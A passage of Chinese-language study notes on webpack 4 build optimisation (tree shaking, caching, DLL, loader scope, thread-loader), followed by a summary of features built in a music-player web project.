（在webpack4中，代码压缩并不需要显示使用相应插件，只需要把mode切换成production，则会自动使用UglifyPlugin插件）

摇树的使用规则：

1. 依赖于ESM的import和export机制
2. 需要在package.json中配置一个“sideEffects”入口，用来告诉摇树哪些模块是可以正常删除多余代码且无副作用的
3. 引入一个能构删除未使用代码的压缩工具

### 利用缓存

缓存对于二次编译有很大的提升，通常有以下几种方法：

1. 开启babel-loader缓存（cacheDirectory=true）
2. 开启terser-webpack-plugin缓存（terser是webpack4内置的用于代码压缩的工具）
3. 使用hard-source-webpack-plugin

### DLL

在代码中，一些第三方库的代码一般是不会去做更改的，比如Vue、React这种，即使做了拆分，也只是提高了上线后用户的访问速度，并不会提高构建速度。

所以使用DLLPlugin和DLLReferencePlugin的作用就是在二次构建时，只会去生成业务代码，而不会再去重复打包这些库，极大地提升了构建速度。

### 缩小打包作用域

在module.rules中设置打包作用域

如设置解析js的文件时，只解析src目录下的

代码：

module: {

  rules: [

      {

          test: /\.js$/,

*//只在解析src下文件*

          include: path.resolve(\_\_dirname, '../src'),

*//排除 node\_module文件夹，通常不需要同时使用。*

          exclude: 'node\_module',

          use: [{

                loader: 'thread-loader',

                options: {

                    workers: 3

                }

            },

                'babel-loader?cacheDirectory=true']

        }

    ]

}

### 多线程打包

webpack4之前大多使用happypack进行多线程打包

在webpack4之后推荐使用thread-loader，在打包过程中，它会把它的依赖分配到worker线程中

# 项目总结

1. 播放器内核，缓冲条、播放进度条的操作、歌曲播放的方式、播放完后的处理、歌词自动滚动
2. popover 具名插槽实现点击用户自定义元素触发popover
3. scroll 自动计算滚动条高度，根据props改变滚动条位置并滚动到相应位置，wheel事件在浏览器中的兼容性（e.deltaMode有3种，单位分别是像素、行高、页高）
4. toast插件 实现将提示框显示后自动关闭
5. 拼图验证 用3个canvas分别去绘制背景、缺少区域和碎片，然后实现拖拽条去控制碎片
6. 动态组件分为三种类型：歌曲、歌单、转发，转发涉及到递归渲染该组件，并且要处理不同类型的渲染方式